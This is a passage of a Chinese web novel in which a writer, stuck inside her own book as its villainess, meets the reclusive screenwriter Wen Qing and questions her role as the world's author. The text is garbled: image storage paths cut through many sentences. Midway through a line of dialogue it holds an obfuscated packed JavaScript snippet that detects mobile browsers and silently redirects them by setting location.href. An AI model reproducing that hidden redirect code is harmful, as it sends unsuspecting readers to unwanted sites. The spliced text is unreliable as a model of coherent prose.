苏芷柔站在台阶上,仰起头,闭上眼睛,阳光透过眼皮变成一片温暖的橙红色,像文档发光时的那种金色。 手机在包里震动,她掏出来看,是周曼发来的消息: “还活着吗???” 苏芷柔笑了一下,打字回复:“活着,而且约到了温晴的邮箱。” 三秒钟后,周曼连发了七个感叹号过来。 苏芷柔把手机放回包里,走下台阶,汇入街上来来往往的人流。 她路过一家花店时停了一下,透过橱窗看见里面挤挤挨挨的玫瑰和百合,想起昨晚自己写过的那段被删除的文字…… 开花店,养橘猫,过平静而普通的一生。 也许有一天她可以过上那样的生活。 但现在还不是时候。 现在她有一本书要改写,有一个女孩要捧红,有一个系统要应付,还有一个站在42层落地窗前的男人,他说每个人都在写自己的那一页。 那她苏芷柔的这一页,才刚刚翻开。 4. 知道自己最后的结局 温晴的邮箱回复在第三天晚上才来。 苏芷柔那三天过得不怎么好。 经纪公司的解约谈判比预想中顺利,陆司珩的法务团队效率惊人,第二天下午就把解约协议送到了她面前。 对方公司巴不得甩掉苏芷柔这个烫手山芋,连违约金都没怎么纠缠就签了字。 周曼抱着那份协议在公寓里哭了一场,说这是她跟了苏芷柔两年以来见过的最像样的一份文件。 但温晴那边始终没有动静。 苏芷柔把那封邮件反复修改了七八遍。 第一版写得太过正式,像商务合作函; 第三版又太过热情,像个狂热粉丝; 第五版她试图用博尔赫斯的诗句开头,写完自己看了一眼就删了,这么斯文太刻意了,像在炫耀她和陆司珩的对话。 最终版只有五行字: 温晴老师: 我叫苏芷柔,是个演员,我有一个故事想讲给您听,关于一个被写好结局的人,如何拒绝那个结局。 如果您愿意给我三十分钟,任何时间、任何地点,我都会准时出现。 期待您的邀约~ 她把邮件发出去之后,每隔半小时就刷新一次收件箱。 第一天没有回复…… 第二天依旧没有…… 第三天上午没有…… 她开始怀疑那个邮箱地址是不是陆司珩随手写的假地址,那个男人完全干得出这种事。 然后第三天晚上十一点四十二分,手机震动了一下。 发件人:WenQing 正文只有一行: 明天下午两点,东四北大街462号,后院,过期不候。 没有称呼,没有落款,没有一个多余的字。 苏芷柔盯着那行字看了很久,然后打开地图搜索这个地址。 定位显示那是一家开在东四胡同里的独立书店,名字叫“未名”。 她给周曼发了条消息:“明天下午去见温晴。” 周曼秒回:“我去???大编剧???你竟然真的约到了???” 然后又一条:“你穿什么?” 苏芷柔低头看了看自己从衣柜里刨出来的那套黑西装,她这几天已经把它穿了三次了。 苏芷柔从前的衣服不是亮片就是蕾丝,唯一能穿出门的只有这套,以及一件皱巴巴的白衬衫。 “黑色那套。”她回复。 “不行!!!”周曼连发三个感叹号:“根本就没有好好做功课,你不知道温晴最讨厌黑色!她采访里说过,说黑色是‘没有想象力的颜色’!” 苏芷柔愣了一下。 她写原著的时候给温晴这个角色做过人设业内顶尖编剧,性格孤僻,不喜社交,审美刁钻。 她不记得自己写过“讨厌黑色”这种细节。 “你怎么知道的?” “她的专访啊,《人物》杂志去年那期,你忘了?你还是因为她才想去演《深渊》的!” 穿来的苏芷柔当然不知道。 这是原主苏芷柔的记忆,不是她的。 她穿过来的时候只继承了部分剧情相关的记忆碎片,很多日常细节是空白的。 “那你觉得我应该穿什么?” 周曼发来一个链接,是一家设计师品牌的线上店,点开是一件雾蓝色的衬衫,面料是那种带着细微褶皱的棉麻,领口设计得很特别,是不对称的,像是被一阵风吹歪了之后定格的样子。 “这件,温晴专访里穿的也是这个设计师的衣服。” 苏芷柔看了一眼价格,又看了一眼苏芷柔银行卡的余额,沉默了三秒,她咬咬牙: “我买!” 为见一个人花掉半个月的生活费,这种事她上辈子当编剧的时候从来没干过,但现在不一样了。 现在她是苏芷柔,一个全网黑评、没有经纪公司、银行卡余额岌岌可危的十八线艺人。 而她要见的人是温晴《深渊》的编剧,也是唯一能让她在这个故事里站稳脚跟的人,说不定她还是改变自己结局的唯一变数。 花半个月生活费买一件衬衫,是赌注。 赌温晴会喜欢它。 赌她们两个会合作愉快。 东四北大街462号比苏芷柔想象中更难找。 那条胡同窄得只容两个人并肩,两边是灰砖老墙,墙上爬满了藤蔓,初夏的叶子绿得发黑。 她穿着那件雾蓝色的衬衫,外面套了一件白色的薄西装,也是周曼帮她挑的,说是“压住蓝色的飘忽感”。 高跟鞋踩在青石板上发出清脆的声响,在安静的胡同里格外清晰。 462号是一扇墨绿色的木门,门上没有招牌,只有一个黄铜门牌,数字被岁月磨得几乎看不清了。 门半掩着,里面隐约传出风铃的声音。 苏芷柔推门进去,是一个院子,大概二十平米见方,青砖铺地,墙根种着一棵石榴树,树干歪歪扭扭地伸向天空,枝叶间已经结了青色的果子。 院子里摆着三四张铁艺桌椅,桌上散落着几本书,书页被风吹得轻轻翻动。 一只橘猫趴在最里面的那张桌子上,眯着眼睛晒太阳。 有一个人坐在橘猫旁边,正在看书。 那是个女人,四十岁左右,干练的短发,鬓角处有一缕白发。 她穿着一件宽松的亚麻长衫,颜色介于灰色和绿色之间,像雨后石板上的青苔。 她脸上没有化妆,眼角有细密的纹路,嘴唇微微抿着,看起来不太好接近。 她手里那本书,苏芷柔认出了封面,深蓝色的布纹,是博尔赫斯诗选的同一个版本。 “温晴老师。”苏芷柔站在院子中间,没有贸然靠近,只是试探性的开口说。 女人抬起头,目光从书页上移到苏芷柔脸上,那目光很淡,像冬天的日光亮但不暖。 “苏小姐,你迟到了两分钟。” 苏芷柔低头看了一眼手机,时间14:02 “胡同比地图上看起来长。”她说。 温晴没有回应这句话。 她的目光从苏芷柔的脸上移到那件雾蓝色的衬衫上,停留了两秒,然后移开。 “坐。” 苏芷柔在她对面的铁艺椅子上坐下来,椅子被太阳晒得微微发烫,透过裤子传上来一种奇异的安心感。 那只橘猫睁开一只眼睛看了她一眼,又闭上了。 “你说你有一个故事要讲给我听。”温晴把书合上,放在桌上,手指交叠在膝盖上:“请讲给我听吧。” 没有寒暄,没有铺垫,没有“喝点什么”。 苏芷柔深吸一口气。 “您果然很直白,这个故事是这样的:曾经有一位非常出名的作者,有人花高价定制一本专属于她的小说,并且发布于网络上。书里有一个恶毒女配,她的全部功能就是陷害女主、被男主打脸、反复循环,直到结局被送进精神病院被大火烧死。然后……” 温晴的表情看似没有变化,但打断了苏芷柔的后面话语: “然后这个作者穿进了自己写的书里,变成了那个恶毒女配。” 苏芷柔停顿了一下。 “她发现那些她随手写下的恶意,全部变成了真实的人生,泼咖啡是真的,被骂上热搜是真的,深夜一个人蜷在公寓地板上哭也是真的。而最可怕的是,她知道自己最后的结局是什么,因为那是她亲手写的。” 橘猫的尾巴轻轻扫过桌面。 “所以她想改。”苏芷柔有些着急说:“不是改掉恶毒女配的结局,是改掉整个故事的写法。让那个被欺负的女孩不用再被欺负,让那些狗血的桥段不再发生,让这个世界的 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17485713|201990||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' 运行规则从‘谁更恶毒谁就赢’变成别的什么东西。” 她看着温晴的眼睛。 “这就是我想讲的故事。” 院子里安静了很久。 风穿过石榴树的叶子,发出细碎的声响。远处胡同里有人骑着自行车经过,铃铛响了两声。 橘猫翻了个身,露出白色的肚皮。 温晴端起了桌上的茶杯,那杯茶大概是苏芷柔来之前就泡好的,现在已经凉透了。 她喝了一口凉茶,放下杯子。 “你这个故事有一个问题。” 苏芷柔的心微微提起:“什么问题?” “恶毒女配想改命,这个设定不新鲜,新鲜的是,你说:她是作者本人。”温晴的目光变得锐利起来,像从冬天的日光变成了早春的薄冰:“那她改剧情的时候,是在用角色的身份改,还是在用作者的身份改?” 苏芷柔愣住了,很明显这个问题她没有想过。 她一直在本能地做两件事: 一、作为苏芷柔,避开原剧情中的陷害行为; 二、作为作者苏芷柔,在文档里修改后续章节。 但她从来没有认真想过这两重身份之间的关系。 “如果是用角色的身份改,”温晴的声音不快不慢,像是在课堂上提问:“那她和其他穿书文的逆袭女主没有区别。如果她用作者的身份改……” 她停顿了一下。 “那她就是在跟上帝抢笔。” 苏芷柔的后背爬上一层细密的凉意。 “而跟上帝抢笔的人,”温晴端起凉茶又喝了一口:“通常要付出代价的。” “你怎么知道这些?”苏芷柔的声音有点干涩:“我说的不是你怎么知道故事的走向?我是说,你怎么会问出这个问题?” 温晴看着她,忽然笑了一下,那个笑容很淡,像石榴树叶间漏下的一小片阳光,转瞬即逝。 “因为我也是一个作者。”她说:“而每一个编剧,都曾经想过穿进自己的故事里。” 她站起来,拿起桌上的博尔赫斯诗选,转身往屋里走去。 苏芷柔以为会面结束了,心里涌起一股巨大的失落,她甚至还没来得及提沈棠和《深渊》。 但温晴走到门口时停下来,回头看了她一眼。 “你这个故事,我感兴趣……” 苏芷柔的心脏猛地跳了一下。 “但不是因为你讲得好。”温晴的语气仍然很淡:“是因为你穿了一件雾蓝色的衬衫。” 她低头看了一眼自己身上的亚麻长衫。 “这件衬衫的设计师,是我前妻。” 说完她走进了屋里。 墨绿色的门在她身后合上,风铃轻轻响了一声。 院子里只剩下苏芷柔、那只橘猫,和满树青色的石榴果。 苏芷柔坐在铁艺椅子上,很久没有动。 温晴最后那句话的信息量太大了。 前妻?设计师? 专访里穿的同一个品牌? 这些细节在原著的温晴人设里全都没有。 她写温晴的时候只写了她“业内顶尖编剧,性格孤僻,不喜社交”,从来没有交代过她的私生活。 但在这一刻,温晴不再是纸面上的几行字了。 她有了前妻,有了喜欢的颜色,有了一只趴在院子里晒太阳的橘猫,有了一扇墨绿色的门和门上被岁月磨损的黄铜门牌。 她变成了一个活生生的人。 苏芷柔忽然意识到一件事。 她一直在担心自己写的文字会怎样影响这个世界。 但她从来没有想过,那些她没有写的部分,那些留白的、一笔带过的、只存在于人设大纲里的角色,他们是如何把自己补充完整的? 是这个世界有自己的意志,还是……有别的什么…… 5. 造物主是要对这个世界负责的 她的手机震动了一下。 是一封新邮件。 发件人:WenQing 正文: 沈棠的资料我看过了《深渊》女主,让她后天来试镜。试给导演看,我只负责写剧本,不负责选角,但我会在现场。另外你的故事,如果写到第三幕遇到困难,可以再来找我。 ——温晴 苏芷柔把这段话看了三遍,然后她仰起头,石榴树的叶子在她头顶沙沙作响,青色的果实在阳光下微微透明。 第三幕,温晴说的是剧本结构的术语,一部标准的三幕剧,第三幕是结局,是所有冲突的解决,是主角完成蜕变的时刻。 她的故事还没有写到第三幕。 但温晴已经替她想到了那里。 或许温晴真的能帮她很大的忙。 苏芷柔离开未名书店的时候,在门口遇见了周曼。 她蹲在胡同对面的墙根下,手里举着一杯奶茶,脸上带着一种“我什么都没问但我什么都想知道”的表情。 “你怎么来了?” “我怕你被大编剧吃了。”周曼站起来,把另一杯奶茶递给她:“温晴在业内的外号是‘编剧界的灭绝师太’,你不知道吗?去年有个一线女明星想演她的戏,带着礼物登门拜访,被她用一句‘你演不了我的角色’堵在门口站了四十分钟。” 苏芷柔接过奶茶,插上吸管喝了一口。珍珠煮得刚好,软糯弹牙。 她忽然觉得这杯奶茶好喝得想哭,她已经有三天没好好吃一顿饭了。 “她没让我站门口。”苏芷柔说:“她让我坐在院子里,还问了我一个问题。” “什么问题?” “她问我,改剧情的时候,是用角色的身份改,还是用作者的身份改。” 周曼吸了一口奶茶,眉头皱起来:“这有什么区别吗?” 苏芷柔没有回答,她知道这个问题没有人能替她解答,唯一的答案就是自己。 她走在胡同里,阳光从老槐树的枝叶间筛下来,落在青石板路面上变成一地碎金。 温晴的问题像一颗小石子投进她的心里,涟漪一圈一圈地荡开。 作为苏芷柔改命,和作为作者苏芷柔改命,确实是不一样的。 苏芷柔是故事里的人。 她的反抗、她的选择、她拒绝泼咖啡的那个瞬间,都是角色在既定框架内的挣扎。 这种挣扎再激烈,也只是让恶毒女配变成了一个有弧光的恶毒女配,就像温晴说的,和其他穿书逆袭文没有本质区别。 但如果她是作者呢? 如果她承认自己就是创造了这个世界的编剧,那么每一次修改文档,都不是角色的反抗,而是造物主在修改自己的造物。 而造物主是要对这个世界负责的。 她想起自己当初写《星光予你》的时候,为了流量和点击,随手往故事里塞了多少恶意。 苏芷柔的恶毒,沈棠的隐忍,网友的辱骂,热搜的狂欢,她写这些的时候从未犹豫过,因为对她来说那只是一串文字,一串能换来收藏和评论的文字。 但现在那些文字都变成了真实的人生。 苏芷柔被骂上热搜的时候会哭。 沈棠在片场被欺负的时候会害怕。 而陆司珩…… 她停了一下。 陆司珩呢?她在写陆司珩的时候,也只是按照“冷漠矜贵的资本大佬”这个模板在填。 他为什么喜欢博尔赫斯?他手腕上那块深蓝色的表是谁送的?他站在42层落地窗前俯瞰北京城的时候,心里在想什么? 这些她全都没有写,因为一个用来和女主谈恋爱的男主,不需要这些。 但现在他站在她面前了,会提前七分钟等她,会在她临走时说“下次直接上来”,会念博尔赫斯的诗给她听,念完以后把书合上,眼睛里有一瞬间她没读懂的东西。 他也是她写的。 但她从来没有真正“写”过他。 “小曼。”苏芷柔忽然停下脚步。 周曼差点撞到她背上:“怎么了?” “如果一个作者穿进自己的书里,那书里的角色还是她创造的吗?” 周曼眨了眨眼睛,奶茶吸管咬在嘴里,想了很久。 “我觉得吧,”她慢吞吞地说:“你妈生了你,但你是你妈创造的吗?” 苏芷柔看着她。 “你是你妈生的,但你不是你妈写的剧本。你会长成什么样、喜欢什么人、做什么选择,这些是你自己的事。”周曼把喝完的奶茶杯扔进路边的垃圾桶,擦了擦手:“你妈最多给你一个开头。后面的你得自己写。” 苏芷柔站在胡同口,初夏的风穿过整条巷子吹过来,把她雾蓝色衬衫的领口吹得微微扬起。 周曼说得对。 她给了这些角色一个开头,苏芷柔的恶毒,沈棠的善良,陆司珩的冷漠。 但那个开头之后,他们活成了什么样子,也许早就不在她的控制范围内了。 就像温晴。 她只写了“业内顶尖编剧,性格孤僻”,但温晴自己长出了前妻、橘猫、墨绿色的门和讨厌黑色的审美。 也许她从来就不是这个世界的上帝。 她只是一个开了头的人。 后面的部分,所有人都在自己写。 包括她自己。 苏芷柔从口袋里掏出手机,打开那个名为《星光予你》的文档。 第31章“谈判”已经完成了,页面末尾的光标一闪一闪地等着她。 她想了一下,开始打字: 【第32章】 【苏芷柔从东四北大街462号走出来的时候,忽然明白了三件事。】 【第一,温晴会帮沈棠,不是因为陆司珩的面子,也不是因为苏芷柔那件雾蓝色的衬衫,虽然衬衫确实起了作用,而是因为温晴在沈棠的表演片段里,看到了某种她一直在找的东西,那种东西,她称之为“未被磨损的干净”。】 